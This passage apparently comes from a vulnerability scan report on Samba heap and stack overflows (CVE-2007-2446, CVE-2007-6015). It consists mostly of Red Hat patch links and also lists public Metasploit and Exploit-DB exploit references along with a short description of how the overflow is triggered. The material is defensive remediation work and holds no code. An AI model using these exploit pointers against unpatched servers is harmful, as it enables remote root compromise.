_=1274826235_238309dbeda5dcb526e94f1c87315686&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit AMD64/Intel EM64T) (samba-common-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/i386/samba-common-3.0.10-1.4E.12.2.i386.rpm?__gda
__=1274826236_e02e846a926facfd549f322a97d5538e&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-client-3.0.10-1.4E.12.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/ppc/samba-client-3.0.10-1.4E.12.2.ppc.rpm?__gda__=12
74826236_57872eae28e90cb0ce173e52a68afcef&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-swat-3.0.10-1.4E.12.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/ppc/samba-swat-3.0.10-1.4E.12.2.ppc.rpm?__gda__=127
4826237_1319987ee52ed1506905e40e95990963&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-common-3.0.10-1.4E.12.2.ppc64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/ppc64/samba-common-3.0.10-1.4E.12.2.ppc64.rpm?_
_gda__=1274826237_40fb38fa906ca63941e4e960238a8e9c&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-common-3.0.10-1.4E.12.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/ppc/samba-common-3.0.10-1.4E.12.2.ppc.rpm?__gda
__=1274826238_8c05905398d7441b2c574ea3bd5443c3&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit IBM POWER) (samba-3.0.10-1.4E.12.2.ppc)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/ppc/samba-3.0.10-1.4E.12.2.ppc.rpm?__gda__=1274826238_d3d
3d9a256d21b6040bf1df619deb526&ext=.rpm)

RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.10-1.4E.12.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/ia64/samba-common-3.0.10-1.4E.12.2.ia64.rpm?__gda_
_=1274826239_a85837f6b6de8c960a3148fab4e607cd&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-client-3.0.10-1.4E.12.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/ia64/samba-client-3.0.10-1.4E.12.2.ia64.rpm?__gda__=127
4826239_cb4ed139e0274f55fc633b2df9469ef1&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-swat-3.0.10-1.4E.12.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/ia64/samba-swat-3.0.10-1.4E.12.2.ia64.rpm?__gda__=12748
26240_87cff4e32f9c11094be8ab255c14711f&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-3.0.10-1.4E.12.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/ia64/samba-3.0.10-1.4E.12.2.ia64.rpm?__gda__=1274826240_7978
7666ee3292100507defbd32ddbf4&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux AS (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/i386/samba-common-3.0.10-1.4E.12.2.i386.rpm?__gda_
_=1274826241_c1241e16e46650c90d5c04d54e6af564&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/x86_64/samba-common-3.0.9-1.3E.13.2.x86_64.rpm?_
_gda__=1274826241_bd6e3e8b538c0fe3237f2bd734625459&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-client-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/x86_64/samba-client-3.0.9-1.3E.13.2.x86_64.rpm?__gda
__=1274826242_458f6ae732ab03485670b80e9a4ec7cd&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/i386/samba-3.0.9-1.3E.13.2.i386.rpm?__gda__=1274826242_cea
e270eb96e7dd681cb05100e9f772c&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/i386/samba-common-3.0.9-1.3E.13.2.i386.rpm?__gda__
=1274826243_5e19a6c357fcdf26428af4246adb771c&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/x86_64/samba-3.0.9-1.3E.13.2.x86_64.rpm?__gda__=127482624
3_3a836d422e2875605bbc9393bbfc0cf2&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for AMD64/Intel EM64T) (samba-swat-3.0.9-1.3E.13.2.x86_64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/x86_64/samba-swat-3.0.9-1.3E.13.2.x86_64.rpm?__gda__
=1274826244_7441405dc909e21f83159a514c0b31b8&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-swat-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/ia64/samba-swat-3.0.9-1.3E.13.2.ia64.rpm?__gda__=12748
26244_829a3da59196f4c6e8032d59ac669e11&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/i386/samba-3.0.9-1.3E.13.2.i386.rpm?__gda__=1274826245_bf322
10a2d594470cbbadf93db7e9ad0&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-common-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/ia64/samba-common-3.0.9-1.3E.13.2.ia64.rpm?__gda__
=1274826245_197e89ca033a0790f1619274da6b3597&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/ia64/samba-3.0.9-1.3E.13.2.ia64.rpm?__gda__=1274826246_88c67
674307f09309edc4d62a3041fd0&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-common-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/i386/samba-common-3.0.9-1.3E.13.2.i386.rpm?__gda__
=1274826247_2c89e78d670defd065f33cbeb1e3d3e2&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for Itanium) (samba-client-3.0.9-1.3E.13.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/ia64/samba-client-3.0.9-1.3E.13.2.ia64.rpm?__gda__=1274
826247_3e601037309599c36d40facd83103ff7&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-swat-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.9-1.3E.13.2/i386/samba-swat-3.0.9-1.3E.13.2.i386.rpm?__gda__=12748
26248_50b079b1676c6f528db74bc525dca7e8&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.9-1.3E.13.2/i386/samba-3.0.9-1.3E.13.2.i386.rpm?__gda__=1274826248_d43b
9ba7ea66cbdd63374adb4dd4f374&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-common-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.9-1.3E.13.2/i386/samba-common-3.0.9-1.3E.13.2.i386.rpm?__gda__
=1274826249_a735f4e6b6fe5cdd6872f6ba3f44a8b7&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 3 for x86) (samba-client-3.0.9-1.3E.13.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.9-1.3E.13.2/i386/samba-client-3.0.9-1.3E.13.2.i386.rpm?__gda__=127
4826249_dacf0dbb40e61a6d68c81b720a269c85&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/i386/samba-3.0.10-1.4E.12.2.i386.rpm?__gda__=1274826250_fd
0922a042426d00e87addac5c814cb6&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-swat-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/i386/samba-swat-3.0.10-1.4E.12.2.i386.rpm?__gda__=127
4826250_2ba49d1c984db12c6b9160086322fe86&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-client-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/i386/samba-client-3.0.10-1.4E.12.2.i386.rpm?__gda__=12
74826251_f2b5a4bef1d92890cc6d4ac1596dc8c0&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 32-bit x86) (samba-common-3.0.10-1.4E.12.2.i386)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/i386/samba-common-3.0.10-1.4E.12.2.i386.rpm?__gda
__=1274826251_fef75ab852355b0ae6961eaf3028861b&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.10-1.4E.12.2.ia64)
(https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/ia64/samba-common-3.0.10-1.4E.12.2.ia64.rpm?__gda_
_=1274826252_b903670bfc7bc1c6198d5ca04d3bde29&ext=.rpm)

RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-client-3.0.10-1.4E.12.2.ia64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/ia64/samba-client-3.0.10-1.4E.12.2.ia64.rpm?__gda__=1274826252_de310f3e018a01aefcad8367fb2d4541&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-swat-3.0.10-1.4E.12.2.ia64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/ia64/samba-swat-3.0.10-1.4E.12.2.ia64.rpm?__gda__=1274826253_c66eb5d56c8457d0ffb31c2b467cbe55&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-3.0.10-1.4E.12.2.ia64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/ia64/samba-3.0.10-1.4E.12.2.ia64.rpm?__gda__=1274826253_d0fc255123df9f1b6cb040f0af35f8d7&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for 64-bit Intel Itanium) (samba-common-3.0.10-1.4E.12.2.i386) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/i386/samba-common-3.0.10-1.4E.12.2.i386.rpm?__gda__=1274826254_0645b49f6f98b9a2f516cf5ad482765a&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-3.0.10-1.4E.12.2.x86_64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba/3.0.10-1.4E.12.2/x86_64/samba-3.0.10-1.4E.12.2.x86_64.rpm?__gda__=1274826254_21c6d37ac62f4f704b9fb3fb1a622115&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-client-3.0.10-1.4E.12.2.x86_64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-client/3.0.10-1.4E.12.2/x86_64/samba-client-3.0.10-1.4E.12.2.x86_64.rpm?__gda__=1274826255_f6a450a70891bd2c228ea40edb89149b&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-common-3.0.10-1.4E.12.2.x86_64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/x86_64/samba-common-3.0.10-1.4E.12.2.x86_64.rpm?__gda__=1274826255_95ffe245574fb915f3c49fd81fac597b&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-swat-3.0.10-1.4E.12.2.x86_64) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-swat/3.0.10-1.4E.12.2/x86_64/samba-swat-3.0.10-1.4E.12.2.x86_64.rpm?__gda__=1274826256_5c00c8825ffa8a7c244e33de01b5f492&ext=.rpm)
RHSA-2007:0354: Red Hat Enterprise Linux ES (v. 4 for AMD64/Intel EM64T) (samba-common-3.0.10-1.4E.12.2.i386) (https://content-web.rhn.redhat.com/rhn/repository/NULL/samba-common/3.0.10-1.4E.12.2/i386/samba-common-3.0.10-1.4E.12.2.i386.rpm?__gda__=1274826256_932686c6136fe89b5a8298d69792e7eb&ext=.rpm)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Immunity

Reference: CVE-2007-2446
Description: SAMBA api_lsa_lookup_sids - Immunity Ref : solaris_samba
Link: http://immunityinc.com

Metasploit

Reference: CVE-2007-2446
Description: Samba lsa_io_trans_names Heap Overflow - Metasploit Ref : /modules/exploit/linux/samba/lsa_transnames_heap
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/linux/samba/lsa_transnames_heap.rb

Reference: CVE-2007-2446
Description: Samba lsa_io_trans_names Heap Overflow - Metasploit Ref : /modules/auxiliary/dos/samba/lsa_transnames_heap
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/samba/lsa_transnames_heap.rb

Reference: CVE-2007-2446
Description: Samba lsa_io_privilege_set Heap Overflow - Metasploit Ref : /modules/auxiliary/dos/samba/lsa_addprivs_heap
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/samba/lsa_addprivs_heap.rb

Reference: CVE-2007-2446
Description: Samba lsa_io_trans_names Heap Overflow - Metasploit Ref : /modules/auxiliary/gather/shodan_search
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/osx/samba/lsa_transnames_heap.rb

Reference: CVE-2007-2446
Description: Samba lsa_io_trans_names Heap Overflow - Metasploit Ref : /modules/exploit/osx/samba/lsa_transnames_heap
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/osx/samba/lsa_transnames_heap.rb

Reference: CVE-2007-2446
Description: Samba lsa_io_trans_names Heap Overflow - Metasploit Ref : /modules/exploit/solaris/samba/lsa_transnames_heap
Link:
https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/solaris/samba/lsa_transnames_heap.rb

The Exploit-DB

Reference: CVE-2007-2446
Description: Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit) - The Exploit-DB Ref : 9950
Link: http://www.exploit-db.com/exploits/9950

Reference: CVE-2007-2446
Description: Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit) - The Exploit-DB Ref : 16859
Link: http://www.exploit-db.com/exploits/16859

Reference: CVE-2007-2446
Description: Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit) - The Exploit-DB Ref : 16875
Link: http://www.exploit-db.com/exploits/16875

Reference: CVE-2007-2446
Description: Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit) - The Exploit-DB Ref : 16329
Link: http://www.exploit-db.com/exploits/16329

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Samba 3.0.20-Debian

3 Samba "domain logons" remote code execution (Sun Solaris 1019295.1) (RHSA-2007:1114)

QID:	115822
Category:	Local
Associated CVEs:	CVE-2007-6015
Vendor Reference:	Oracle ID 1019295.1, RHSA-2007:1114, HP-UX doc c01475657
Bugtraq ID:	26791
Service Modified:	12/11/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A stack-based buffer overflow security issue exists in the send_mailslot function in nmbd(8) in Samba Versions 3.0.0 through 3.0.27a when the "domain logons" option is enabled.

IMPACT:

This vulnerability may allow a remote unprivileged user the ability to execute arbitrary code as "root" user via a GETDC mailslot request composed of a long GETDC string following an offset username in a SAMLOGON logon request.

SOLUTION:

Vendor has released update to resolve this issue. Refer to advisorySamba-2007-6015 (http://www.samba.org/samba/security/CVE-2007-6015.html).
Sun has released patches to address this issue. Refer to Oracle ID 1019295.1 (https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1019295.1) for patch details.
Refer to Red Hat security advisory RHSA-2007-1114 (http://rhn.redhat.com/errata/RHSA-2007-1114.html)
Refer to HP-UX advisory c01475657 (http://www11.itrc.hp.com/service/cki/docDisplay.do?docId=emr_na-c01475657).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-client-3.0.25b-1.el5_1.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el5_1.4/i386/samba-client-3.0.25b-1.el5_1.4.i386.rpm?__gda__=1274828803_97ba9d289e552139f415e9901a06a244&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-swat-3.0.25b-1.el5_1.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el5_1.4/i386/samba-swat-3.0.25b-1.el5_1.4.i386.rpm?__gda__=1274828804_2c185cb5cfde400aa4e9330bbfca8fcc&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-common-3.0.25b-1.el5_1.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el5_1.4/i386/samba-common-3.0.25b-1.el5_1.4.i386.rpm?__gda__=1274828804_3969283ac00be1c2514a7f3648dd5ebc&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 32-bit x86) (samba-3.0.25b-1.el5_1.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el5_1.4/i386/samba-3.0.25b-1.el5_1.4.i386.rpm?__gda__=1274828805_2421cda4aff8a72eb7e5324e06d6b4c0&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-swat-3.0.25b-1.el5_1.4.ppc)

(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el5_1.4/ppc/samba-swat-3.0.25b-1.el5_1.4.ppc.rpm?__gda__=1274828805_b51ab6c8de5b89159943b140eb3c588d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-common-3.0.25b-1.el5_1.4.ppc64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el5_1.4/ppc64/samba-common-3.0.25b-1.el5_1.4.ppc64.rpm?__gda__=1274828806_ee422ebc9a91d088bb564bac2739b58e&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-3.0.25b-1.el5_1.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el5_1.4/ppc/samba-3.0.25b-1.el5_1.4.ppc.rpm?__gda__=1274828806_eb9ce536e479b0078222783d66b7ba59&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-client-3.0.25b-1.el5_1.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el5_1.4/ppc/samba-client-3.0.25b-1.el5_1.4.ppc.rpm?__gda__=1274828807_5b5f1ecef564734b3f756bb0315c610d&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit IBM POWER) (samba-common-3.0.25b-1.el5_1.4.ppc)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el5_1.4/ppc/samba-common-3.0.25b-1.el5_1.4.ppc.rpm?__gda__=1274828807_6c7261ae31930077dd3046b494446110&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-3.0.25b-1.el5_1.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el5_1.4/ia64/samba-3.0.25b-1.el5_1.4.ia64.rpm?__gda__=1274828808_40f1254cd6ae472fb145d08e6ffd98c0&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-client-3.0.25b-1.el5_1.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el5_1.4/ia64/samba-client-3.0.25b-1.el5_1.4.ia64.rpm?__gda__=1274828808_d5759c7a91195305e5f52519a8c12921&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-common-3.0.25b-1.el5_1.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el5_1.4/ia64/samba-common-3.0.25b-1.el5_1.4.ia64.rpm?__gda__=1274828809_3e491fcf710bbb046055ceb609724e26&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit Itanium) (samba-swat-3.0.25b-1.el5_1.4.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el5_1.4/ia64/samba-swat-3.0.25b-1.el5_1.4.ia64.rpm?__gda__=1274828809_79ba311df2ec96f3ce4136b65b55988c&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-client-3.0.25b-1.el5_1.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.25b-1.el5_1.4/x86_64/samba-client-3.0.25b-1.el5_1.4.x86_64.rpm?__gda__=1274828810_451c1a67f5384bfe4aa849c10ee1753b&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-common-3.0.25b-1.el5_1.4.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el5_1.4/i386/samba-common-3.0.25b-1.el5_1.4.i386.rpm?__gda__=1274828810_a3cfa4a0da1f2e09fbe208bfb3c740b9&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-3.0.25b-1.el5_1.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.25b-1.el5_1.4/x86_64/samba-3.0.25b-1.el5_1.4.x86_64.rpm?__gda__=1274828811_fd5c9c48df5bcd36a7926ad6fb4cc929&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-common-3.0.25b-1.el5_1.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.25b-1.el5_1.4/x86_64/samba-common-3.0.25b-1.el5_1.4.x86_64.rpm?__gda__=1274828811_5b59263724bd7ca789e901a94731d1b6&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux (v. 5 for 64-bit x86_64) (samba-swat-3.0.25b-1.el5_1.4.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.25b-1.el5_1.4/x86_64/samba-swat-3.0.25b-1.el5_1.4.x86_64.rpm?__gda__=1274828812_20284bc5d4b5d4a866e9b7a08c69f134&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-swat-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/x86_64/samba-swat-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828812_d281694e7f1ea908f100761cd5c3f9f2&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-client-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-client/3.0.9-1.3E.14.3/x86_64/samba-client-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828813_d8777cfbfad1a56a50e07222bc5c135c&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/i386/samba-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828813_fba2ee0c6015d66a557ad35c92ad4e44&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/x86_64/samba-common-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828814_092985cc82ab5e5752c50de7ab8d9ba1&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-3.0.9-1.3E.14.3.x86_64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/x86_64/samba-3.0.9-1.3E.14.3.x86_64.rpm?__gda__=1274828814_c1ff16d0dbaf4cb602db397c28c6e40a&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for AMD64/Intel EM64T) (samba-common-3.0.9-1.3E.14.3.i386)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/i386/samba-common-3.0.9-1.3E.14.3.i386.rpm?__gda__=1274828815_005012af5c593b18933de8cdf2e44747&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba/3.0.9-1.3E.14.3/ia64/samba-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828815_837abb9915bbe46c73b1b46d9e72b550&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-swat-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-swat/3.0.9-1.3E.14.3/ia64/samba-swat-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828816_5a5592fa441453e4d675da327bb140d9&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-common-3.0.9-1.3E.14.3.ia64)
(https://content-web.rhn.redhat.com/rhn/public/NULL/samba-common/3.0.9-1.3E.14.3/ia64/samba-common-3.0.9-1.3E.14.3.ia64.rpm?__gda__=1274828816_527bdd20969b78a7aef48f1ec6f4ddcd&ext=.rpm)
RHSA-2007:1114: Red Hat Enterprise Linux AS (v. 3 for Itanium) (samba-3.0.9-1.3E.14.3.i386)
